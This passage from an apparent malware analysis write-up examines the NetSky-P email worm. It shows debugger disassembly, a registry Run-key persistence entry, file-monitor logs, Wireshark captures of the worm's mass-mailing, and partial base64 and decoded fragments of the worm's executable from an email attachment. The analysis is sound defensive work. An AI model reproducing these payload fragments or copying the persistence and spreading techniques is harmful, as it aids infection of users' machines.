56             PUSH ESI
57             PUSH EDI
E8 38000000    CALL malware.00402DFA
68 107E4000    PUSH malware.00407E10        ASCII "Windows Services Host"
56             PUSH ESI
53             PUSH EBX
E8 2C000000    CALL malware.00402DFA
68 047E4000    PUSH malware.00407E04        ASCII "sysmon.exe"
56             PUSH ESI
57             PUSH EDI
E8 20000000    CALL malware.00402DFA
68 F87D4000    PUSH malware.00407DF8        ASCII "srate.exe"
56             PUSH ESI
57             PUSH EDI
E8 14000000    CALL malware.00402DFA
68 EC7D4000    PUSH malware.00407DEC        Arg3 = 00407DEC ASCII "ssate.exe"
56             PUSH ESI                     Arg2
57             PUSH EDI                     Arg1
E8 08000000    CALL malware.00402DFA        malware.00402DFA
83C4 3C        ADD ESP,3C
5F             POP EDI
5E             POP ESI
5B             POP EBX
C9             LEAVE
C3             RETN
55             PUSH EBP
8BEC           MOV EBP,ESP
8D45 0C        LEA EAX,DWORD PTR SS:[EBP+C]
50             PUSH EAX                     pHandle
FF75 0C        PUSH DWORD PTR SS:[EBP+C]    Subkey
FF75 08        PUSH DWORD PTR SS:[EBP+8]    hKey
FF15 00604000  CALL DWORD PTR DS:[<&ADVAPI32.RegOpenKe  RegOpenKeyA
85C0           TEST EAX,EAX
75 15          JNZ SHORT malware.00402E26
00407E28=malware.00407E28 (ASCII "System\CurrentControlSet\Services\WksPatch ")

Registers (FPU)
EIP 00402DAA malware.00402DAA
LastErr ERROR_SUCCESS (00000000)
UNICODE "ALLUSERSPROFILE=C:\Docume

Breakpoint at malware.00402DAA                                    Paused
```

Figure 7. *Breakpoint in OllyDebugger*



Registry Editor

```
Name        Type     Data
(Default)   REG_SZ   (value not set)
MSInfo      REG_SZ   C:\WINDOWS\AVBgle.exe

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```


Figure 8. *One of the registry entries created by worm*

and file names. The example in Figure 2 shows the e-mail subject, which NetSky-P worm uses when it sends the mails from the infected machine.

Based on the information collected so far it is safe to say that the Net-Sky-P worm sends e-mails using various subjects fields, file names and extensions. In addition to all this it stores various entries in the registry so that it can start each time the infected computer boots.


Live Analysis

In a live (dynamic) analysis scenario we need to check the overall functionality and inner workings of the code by actually executing it in a controlled environment. This assists us in eliminating the false positives associated with the dead analysis process. Some malware authors intentionally include various strings and functions to prevent the accurate analysis of their malware (or include code to detect that it is operating within the confines of a virtual machine and alter its execution path); such attempts at obfuscation can be identified in the live analysis phase.


File Monitor - Sysinternals: www.sysinternals.com
File Edit Options Volumes Help

```
#     Time        Process           Request  Path                       Result   Other
1133  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1134  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1135  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1136  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1137  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1138  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1139  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1140  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1141  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1142  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1143  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1144  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1145  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1146  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1147  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1148  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1149  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1150  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1151  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1152  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1153  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1154  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1155  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1156  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1157  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1158  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1159  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1160  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1161  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1162  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1163  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1164  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1165  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1166  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1167  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1168  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1169  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1170  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1171  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1172  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1173  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1174  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1175  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
1176  9:43:46 AM  AVBgle.exe:1712   READ     C:\WINDOWS\base64.tmp      SUCCESS  Offset:
```

Figure 9. *Base64 FileMon*


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.opinionatedgeek.com/dotnet/tools/Base64Decode/Default.aspx
base64 decoder
Customize Links
Free Hotmail
Windows Media
Windows

```
MZ????@??? ?!?L?!This program cannot be run in DOS mode. $PEL V@?▮8J"D3p@??dx textU `.rdatat▮`▮L@@.data<^pX@?U??QV3?E?P?u▮?u?
??▮??u?) ?tjd?``@F??|?3?^?ÉD$▮??(SUV?5l`@W3?hU???P?h`@??;??Vjjj?<f?C?=La@P??f??????1??uf?CP?¬?????US?.Y?D$$??Y??!t$!t$??|$??|$f??
??f????f??▮???Uj?l`@P?h`@?????UjV?I??????▮f?P?La@??F??n@U@?t$,PS?????) uVj?l`@P?d`@??D$??u ?t$?t$??0?t$?|$?????|$?2????|$?t$
u&?Y?D$?|$???????$D????YSj?l`@P?d`@?t$$?Pa@?D$?
SU??P?d`@3?_^][??(?U???SVW3?h?????SP?B??▮?p`@?=@a@f?????f?Ejf???????f???????▮???Pf??????uf?????f??
????IY??Y??▮j??f??5???FjF??jf??5????u▮???????SVP?u?8a@3?_????^??[?EL$V3?3?9W?|$tS??€?t▮??.t?\ B???*?>F;?)
??>F@??<.u@?<u?[?$>?F_^?U??Q?E▮?e?VW?) ?e3?';E) qS?]???) V??▮??J??@) @??~▮?▮?▮>F@Ju??>.F??) u???E?f??EP?La@%??;E) ;E|??@[??~
?|??.uN??$>?) _^t?E??ÉD$??tV?0Pj?l`@P?d`@???u?^?U???(SVW3??) ▮▮?) ?) ?|?uV?u▮j▮V??3|▮[;????F
?N?) ??N?;|jE?????u;]▮??h??????jP???????P?u▮SV???????C ;E▮??f?3?=La@P??Cf?E?Cf?3P?:
?f?E?f?3P??f?E?C??CÉ]?;E▮d?$Vj?l`@P?h`@????) ?tFVjW???▮??????jEY??E?M??E? ??u?E?E????E??E?E?;E?? ????E?_^[??U??Q?e?S?]VW?=La@f?CP?
?u▮f??v5;u) 0?E?0??u?????@) ?t????E?f?CP?????9E?|`?_^[???t$???Yu ?t$??Y?U???VW?< t??u? A??|??U???V?????h?AP3??Y3?Y?M???~??
u8T?u??5???????5???F@=?|¿?5????????PQ?iYY^?á?ASV=/@WR?\$3??~??@S????Y??Yu5F??;5?A|?S?VP???
?ASP???@?▮????A_^[?U???4?e?SVW?) W?3?3?;?Y?E?]??Z?E?;E??N???a@t?8?▮v.M?a@uFC?3?3?@?E??Q?8<'~<(|>??P?v?E?a@P??Y???Yu$?E?8<;) .u?:
??????.????????u??????.u
??????.ty?u??????P???????h?z@P???????P??????P???????P???P??????P?a@???????????Pt???????????=?A/@Y??????PV??`@???@???V??`@^??U??QVW
?E?P????Y?E?Nu?_3?^????S?a@U?-``@VWj2?&d$?D$jP?Ч?D$P?\`@??t?3?95?A~??D$?@??uƀ?JAu?f?|$uf?|$uf?|$?u ??JA?ƆJA?D$?0?-??Yu
?JA?D$jP??j2????F?D$.5?A|??\???U???SVW???????=?Aj??????Y?e?j?E??*3ÿ??@f??A?E?3?f??????f??d????f?Y3??f????u?f??=?`@?5??`@??~;?E?<@t
PC??;?|??(?DP?E?P?n) ??
S??d????uP????▮?) ???????j?Y???????4??q@P???????j?Y???????4??q@P???????j?Y???????4?q@P???????j?Y???????4?tq@P?? ??????h?z@P??
?E?P?????????tZ?FP???Y??u?6??u?V?K?????Yt9j?E?jP?8
??▮f?E?j?@a@jjjf?E?) ??<?_????RW?^??PQ?E?P?E?P?E?P?E?P?E??t???E?P?E??t??h?(@?u?a@??0_^??U???SVW?????h@) @P??`@?????jP?
?) Y?54a@P?????P?????u▮?a@?????h?|@P?ҟ?▮?????jP?? YP?????P????j?u?? YP?u????????h?|@P??`@?????jP?
YP?????P?????u??????u?u▮hD|@P?ҟ??????jP?c
YP?????P????jh?@??`@?E???t~?????h?AP?YY?????jP?u??`@??u?????jP?????P???????u??`@?u▮?????h4|@P?ҟ?▮?????jP??YP?????P????jX?3?_^[??U???
؎S????+?E▮jjV?0?Ha@??|Wt?CF< t ??=r?3?????>~???????? t?? uA????0|??9 ???A?DB???9-u ?
???3?_^[??U????????h?) @P??????h?) @P????????jP?YP?????P?E?0?4a@jX??VW?p`@P??????????▮3?JA3???) @?5?AW?>P?"?
?AWP???@??????A?5?p@VV??`@??A??`@=?u3?_^?U?]??u]??▮?AS??`@WVVh(@VV?Ч-``@WVVh?@VV???L????j2Y???R?&????A|?[V????h?????U??
h?z@V?`YYh?) @V?Y?????YSP??`@SV????`@?????t'???t"jHSW?
```

Figure 10. *Decoded File*

For this we have setup two test systems running *MS Windows XP Professional SP2*. On the first machine we installed Ollydbg to allow debugging of the Net-Sky-P worm and the other system was connected to the same network so that we can effectively monitor the various activities of the worm in real time. Then we started Wireshark on both computers and RegMon and FileMon on the second infected system.

It is worthy of note that you must take precautions when dealing with malware to keep it quarantined from your working environment. In our case we chose an air-gapped network with no access to our production networks or the Internet. Many others choose the popular VMWare suite to conduct these types of experiments within the confines of a virtual machine. At the end of the day it is a personal choice what environment you will experiment with, we urge to use a safe one.

After preparing the environment we started OllyDbg debugger and loaded the *NetSky.exe* file. After that we set the breakpoint on various strings as shown in Figure 7. We set a breakpoint on string *System\Current Control Set\Services\WksPatch* and run the OllyDebugger. It stopped on the above breakpoint. Careful examination of the strings confirms all the previous findings which we determined in the static analysis phase. Now, we will remove the breakpoints we initially set and use the animate over and various other debugging features (like step in and step out) to trace through the various Windows API calls like `GetInternetConnectionState()` and `RegCreateKeyEx()`. From this analysis we can determine that the worm was also creating various threads to send e-mails.

Registry Keys

To spread itself a malicious code needs to be started somehow. It can be done either by executing the malicious file or by clicking a malicious web link or from the autorun option available in the Windows registry. Modern malware employs various social engineering techniques. After the end users execute it the first time, each time a computer boots, malware can run through the entires they have created in the registry.

To examine such behavior we will be using a tool called RegMon from Sysinternals. It will display all the registry entries used by a program.

To inspect the NetSky-P worm we executed it and then checked the various registry access in the RegMon logs. It was trying to access various keys as we mentioned previously. One detail we observed was that the worm has created a new entry in the registry via *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* as displayed in Figure 8.

Then we examined the Windows folder and found two new files: *AV-Bgle.exe* and *Base64.tmp*.

FileMon


Malicious code can modify or copy itself using different names in various locations. It can also download and execute any other file like backdoors, etc. from a remote location and place it in the infected system. In order to observe it, we can use a tool called FileMon that is also available from Sysinternals.

To continue the analysis we rebooted our infected test system and started RegMon, FileMon and Wireshark again. We checked the FileMon logs and the point of interest we found, was that it was continually accessing a file named *Base64.tmp*. As the name suggests, we can venture a guess that this file was encoded with the *Base64* algorithm. This being the case we used a *base64* decoder to determine that the identity of our malicious file was NetSky-P.

Figure 10 shows the decoded file which was in base64 format. Looking at the contents it is clear that it is an executable file. It contains the MZ header which is a standard header for executable files on Windows platform.

Packet Capture and Analysis

Most of the malwares in the wild these days try to infect other machines over the network or become part of the botnets and send lots of spam from infected machines. They can also send various information from compromised systems like web surfing habits of the users, passwords, account details, etc. Malware can also be used to launch DDoS attacks over the Internet.



```
No.
 679                                               20 Len=0
 680
 684                                               472 Len=0
 685
 688                                               1296 Len=0
 689
 696                                               1120 Len=0
 698
 700                                               5944 Len=0
 701
 712                                               5944 Len=0
 713
 714                                               5944 Len=0
 715
 726                                               5944 Len=0
 727                                               5944 Len=0
 728
 742
⊞ Frame
⊞ Etherr
⊞ Interr
⊞ Transn                                           391
⊞ Simple
```


```
Content-Type: application/octet-stream;
.name="msg.pif"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
.filename="msg.pif"
```

```
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
```

```
0000  00
0010  01
0020  5b
0030  41
0040  50
0050  32
0060  46
0070  58
0080  47
0090  2f 2f 33 55 4d 67 38 59  43 6a 59 55 41 2f 50 2f   //3UMg8Y CjYUA/P/
00a0  2f 55 31 5a 51 2f 33 55  49 2f 78 55 34 59 55 41   /U1ZQ/3U I/xU4YUA
00b0  41 4d 38 6c 66 0d 0a 68  63 41 50 6e 73 46 65 69   AM8lf..h cAPnsFei
```


File: "C:\DOCUME~1\HARDIK~1\LOCALS~1\Temp\etherXXXXPZKBTT" 536 KB 00:13:59 | P: 1908 D: 164 M: 0 Drops: 0

Figure 11. *Capture e-mail in wireshark*



```
 489 526.381874  10.1.14.2         10.1.14.1         DNS    Standard query MX aol.com
 490 526.415617  10.1.14.1         10.1.14.2         DNS    Standard query response MX 15 mailin-03.mx.aol.com MX
 514 532.902888  10.1.14.2         10.1.14.1         DNS    Standard query MX gmail.com
 515 532.935120  10.1.14.1         10.1.14.2         DNS    Standard query response MX 10 alt2.gmail-smtp-in.l.go
 516 532.942089  10.1.14.2         10.1.14.1         DNS    Standard query A alt2.gmail-smtp-in.l.google.com
 517 532.952750  10.1.14.2         10.1.14.1         DNS    Standard query MX yahoo.com
 518 532.986856  10.1.14.1         10.1.14.2         DNS    Standard query response MX 1 b.mx.mail.yahoo.com MX 1
 520 533.022107  10.1.14.2         10.1.14.1         DNS    Standard query MX hotmail.com
 521 533.059552  10.1.14.1         10.1.14.2         DNS    Standard query response MX 5 mx4.hotmail.com MX 5 mx1
 523 533.148143  10.1.14.2         10.1.14.1         DNS    Standard query A alt2.gmail-smtp-in.l.google.com
```

Figure 12. *DNS queries*



```
No.   Time        Source        Destination     Protocol Info
 1320 576.679756  10.1.14.2     66.249.91.27    TCP      1204 > smtp [ACK] Seq=1 Ack=1 Win=16944 Len=0
 1322 577.259685  10.1.14.2     66.249.91.27    SMTP     Command: EHLO gmail.com
 1324 577.430118  10.1.14.2     66.249.91.27    TCP      1204 > smtp [ACK] Seq=17 Ack=42 Win=16903 Len=0
 1327 577.711489  10.1.14.2     66.249.91.27    SMTP     Command: MAIL FROM:<[redacted]hotmail.com>
 1329 578.162767  10.1.14.2     66.249.91.27    SMTP     Command: RCPT TO:<[redacted]gmail.com>
 1332 579.204075  10.1.14.2     66.249.91.27    SMTP     Command: DATA
 1335 579.652731  10.1.14.2     66.249.91.27    TCP      [TCP segment of a reassembled PDU]
 1336 579.806558  10.1.14.2     66.249.91.27    SMTP     Message Body
 1338 579.912776  10.1.14.2     66.249.91.27    SMTP     Command: DATA
 1340 579.949850  10.1.14.2     66.249.91.27    SMTP     Command: DATA
 1342 580.150907  10.1.14.2     66.249.91.27    SMTP     Message Body
 1344 580.323469  10.1.14.2     66.249.91.27    SMTP     Message Body
 1347 580.360045  10.1.14.2     66.249.91.27    TCP      [TCP segment of a reassembled PDU]
 1350 580.397674  10.1.14.2     66.249.91.27    TCP      [TCP segment of a reassembled PDU]
 1351 580.598371  10.1.14.2     66.249.91.27    SMTP     Message Body
 1352 580.631212  10.1.14.2     66.249.91.27    SMTP     Message Body
 1354 580.675034  10.1.14.2     66.249.91.27    SMTP     Message Body
 1356 580.810338  10.1.14.2     66.249.91.27    SMTP     Message Body
```

```
    Message: \r\n
    Message: \r\n
    Message: SMTP: Please confirm the attached message.\r\n
    Message: \r\n
    Message: \r\n
    Message: +++ Attachment: No Virus found\r\n
    Message: +++ Panda AntiVirus - You are protected\r\n
    Message: +++ www.pandasoftware.com\r\n
    Message: \r\n
```

```
0000  46 72 6f 6d 3a 20 6a 70  75 72 31 31 40 68 6f 74   From: [redacted]@hot
0010  6d 61 69 6c 2e 63 6f 6d  0d 0a 54 6f 3a 20 6d 61   mail.com ..To: [redacted]
0020  64 68 75 72 2e 61 67 72  61 77 61 6c 31 39 38 30   [redacted]
0030  40 67 6d 61 69 6c 2e 63  6f 6d 0d 0a 53 75 62 6a   @gmail.c om..Subj
0040  65 63 74 3a 20 52 65 3a  20 45 72 72 6f 72 0d 0a   ect: Re:  Error..
0050  44 61 74 65 3a 20 53 75  6e 2c 20 31 30 20 4a 75   Date: Su n, 10 Ju
0060  6e 20 32 30 30 37 20 30  38 3a 31 39 3a 31 34 20   n 2007 0 8:19:14
0070  2b 30 35 33 30 0d 0a 4d  49 4d 45 2d 56 65 72 73   +0530..M IME-Vers
0080  69 6f 6e 3a 20 31 2e 30  0d 0a 43 6f 6e 74 65 6e   ion: 1.0 ..Conten
0090  74 2d 54 79 70 65 3a 20  6d 75 6c 74 69 70 61 72   t-Type:  multipar
```

Frame (1466 bytes) | Reassembled TCP (1436 bytes)

Simple Mail Transfer Protocol (smtp), 1436 bytes | P: 2085 D: 2085 M: 0

Figure 13. *SMTP data*

